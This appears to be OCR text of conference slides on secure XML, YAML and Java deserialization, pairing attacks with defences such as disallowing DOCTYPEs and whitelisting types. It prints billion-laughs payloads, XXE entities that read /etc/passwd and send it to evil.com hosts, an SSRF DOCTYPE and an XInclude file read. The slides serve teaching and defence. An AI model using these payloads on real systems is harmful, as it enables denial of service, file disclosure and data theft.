

# Securely (De)serializing Data

**Josh Cummings**
PRINCIPAL SOFTWARE ENGINEER

@jzheaux  blog.jzheaux.io



$2^{63}$

# Demo




## Desmos


# Glass Is Half Full




# O($2^n$) and Denial of Service



# A Billion Laughs



# Demo



## Billion Laughs

```
<root>&gt;</root>
```


```
<!DOCTYPE root [
  <!ELEMENT root ANY>
  <!ENTITY alice “bob”>]>
<root>
  <name>&alice;</name>
</root>
```

- Read: “Please render a <“
- Read: “Declare variable called *alice* having the value *bob*”
- Read: “Render ‘bob’”

```
<!DOCTYPE root [
  <!ELEMENT root ANY>
  <!ENTITY lol “lol”>
  <!ENTITY lol1 “&lol;&lol;…”>
  <!ENTITY lol2 “&lol1;&lol1;…”>
  <!ENTITY lol3 “&lol2;&lol2;…”>
  <!ENTITY lol4 “&lol3;&lol3;…”>
  <!ENTITY lol5 “&lol4;&lol4;…”>
  <!ENTITY lol6 “&lol5;&lol5;…”>
  <!ENTITY lol7 “&lol6;&lol6;…”>
  <!ENTITY lol8 “&lol7;&lol7;…”>
  <!ENTITY lol9 “&lol8;&lol8;…”>
]>

<root>&lol9;</root>
```

- Read: “*lol9* is ten *lol8*’s each of which is ten *lol7*’s each of which…”
- Read: “Explode”

# Demo



## XXE tests

# XML External Entity (XXE)

An attack that induces a weak XML parser to resolve XML entities that deny services, disclose information, execute remote code, forge server-side requests, or otherwise compromise the system.

```
<!ENTITY xxe SYSTEM “file://etc/passwd”>

<!ENTITY xxe SYSTEM “http://evil”>

<!ENTITY % pwd SYSTEM “file://etc/password”>
<!ENTITY % xxe “<!ENTITY &#x25; go ‘https://evil?q=%pwd;’>”>
%xxe;
```

# XXE’s Versatility

Supports several protocols, include file://, http://, and ftp:// - even jar: for Java workloads

The attacker effectively has the same privileges as the server

```
<!DOCTYPE request [
  <!ELEMENT request ANY>
  <!ENTITY pwd SYSTEM
    “file://etc/passwd”>
]>
<request>
    <username>&pwd;</username>
</request>
```

- This xml payload will contain the contents of /etc/passwd

```
<!DOCTYPE root [
  <!ENTITY % pwd SYSTEM
    “file://etc/passwd”>
  <!ENTITY % xxe
    “<!ENTITY &#25; go
        ‘https://evil?q=%pwd;’>”>
  %xxe;
]>
```

- This payload will (almost) send the contents of /etc/passwd to an evil server...

```
<!DOCTYPE SYSTEM request
  “https://evil.com/evil.dtd”>
<request>
    <username>&pwd;</username>
</root>
```

- This xml payload will contain the contents of /etc/passwd

```
<!DOCTYPE SYSTEM root
  “https://evil.com/eviler.dtd”>
<root/>
```

- This payload will send /etc/passwd to a remote server

# XXE Incubates in DOCTYPEs

```
<!DOCTYPE person <[ ... evil things ... ]>>
```

```
<person>
    <name>Edee</name>
    <phone>801-555-1212</phone>
    <email>edee@u.edu</email>
</person>
```


```
documentBuilderFactory.setFeature
  ("http://apache.org/xml/features/disallow-doctype-decl")

saxReader.setFeature
  ("http://apache.org/xml/features/disallow-doctype-decl")

xmlReader.setFeature
  ("http://apache.org/xml/features/disallow-doctype-decl")
```

# Turn Off Unwanted Features

**Disallowing the doctype declaration means the payload won't be parsed if it has a DOCTYPE declaration**

**Rejecting is easier than trying to neutralize, sanitize, or whitelist the payload**

# Demo



**setFeature**


# Neutralize DOCTYPEs

**A no-op** `EntityResolver`

**Turn off external entity features**

**Use an application framework, like Spring Boot**

# Demo



## EntityResolver

# Neutralize DOCTYPEs

**A no-op** `EntityResolver`

**Turn off external entity features**

**Use an application framework, like Spring Boot**


# Turn Off What You Don't Need

Remote DTDs

General Entities

Parameter Entities

# Demo



## Feature Removal


# Neutralize DOCTYPEs

**A no-op** `EntityResolver`

**Turn off external entity features**

**Use an application framework, like Spring Boot**

# Demo



## Spring Boot

# Server-side Request Forgery

When an attacker induces a server-side application to perform a malicious request on its behalf.

```
<!DOCTYPE SYSTEM
    “http://localhost:8080/deleteAllUsers”>
```


# Other SSRF Vectors

XInclude

**Reference Directly In the Body**

```
<xi:include
href="file:///etc/fstab"
parse="text"/>
```

# Demo



xinclude

# Other SSRF Vectors

XInclude

**Reference Directly In the Body**

```
<xi:include
href="file:///etc/fstab"
parse="text"/>
```

XSDs

**Pull XSDs from Malicious Endpoints**

```
xsi:schemaLocation=
"http://myschema
http://evil.com/location"
```

Haters gonna hate

# YAML Has the Same Problem

```
lol: &lol ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
lol2: &lol2 [*lol,*lol,*lol,*lol,*lol,*lol,*lol,*lol,*lol]
lol3: &lol3 [*lol2,*lol2,*lol2,*lol2,*lol2,*lol2,*lol2,*lol2,*lol2]
lol4: &lol4 [*lol3,*lol3,*lol3,*lol3,*lol3,*lol3,*lol3,*lol3,*lol3]
lol5: &lol5 [*lol4,*lol4,*lol4,*lol4,*lol4,*lol4,*lol4,*lol4,*lol4]
lol6: &lol6 [*lol5,*lol5,*lol5,*lol5,*lol5,*lol5,*lol5,*lol5,*lol5]
lol7: &lol7 [*lol6,*lol6,*lol6,*lol6,*lol6,*lol6,*lol6,*lol6,*lol6]
lol8: &lol8 [*lol7,*lol7,*lol7,*lol7,*lol7,*lol7,*lol7,*lol7,*lol7]
lol9: &lol9 [*lol8,*lol8,*lol8,*lol8,*lol8,*lol8,*lol8,*lol8,*lol8]
```


# The Deserialization Apocalypse

1. Parse the document

Then, for each element:

2. Identify the Java type and construct
3. Recursively map children to corresponding class members
4. Return the fully-constructed object

# Demo



## RCE with Jackson

# How Bad Could It Be?


```
getOutputProperties() {
    return newTransformer()…
}

newTransformer() {
    return new TransformerImpl(getTransletInstance()…
}

getTransletInstance() {

    clazz = defineClass(_transletBytecodes);
    translet = clazz.newInstance();

}
```

# Check Types Eagerly

**Disable Default Typing**

**Whitelist Type Information**

# Demo



## Jackson Whitelisting

# Serialization Gadget

A mechanism that takes advantage of loose type definitions to construct malicious payloads at deserialization time.

```
class MyClass implements Serializable


objectOutputStream.writeObject(new MyClass());
MyClass myClass = (MyClass) objectInputStream.readObject();
```

# A Quick Java Serialization Review


**Implement** `Serializable`

**Use** `ObjectInputStream` **and** `ObjectOutputStream` **to read and write to external systems**

# Two Security Issues

**“Default Typing” Is Always On**

A malicious actor can specify any type at any time



**Coerced Participation**

If your class inherits from Serializable, you are opted-in

# What can we do?

# Safe Serialization


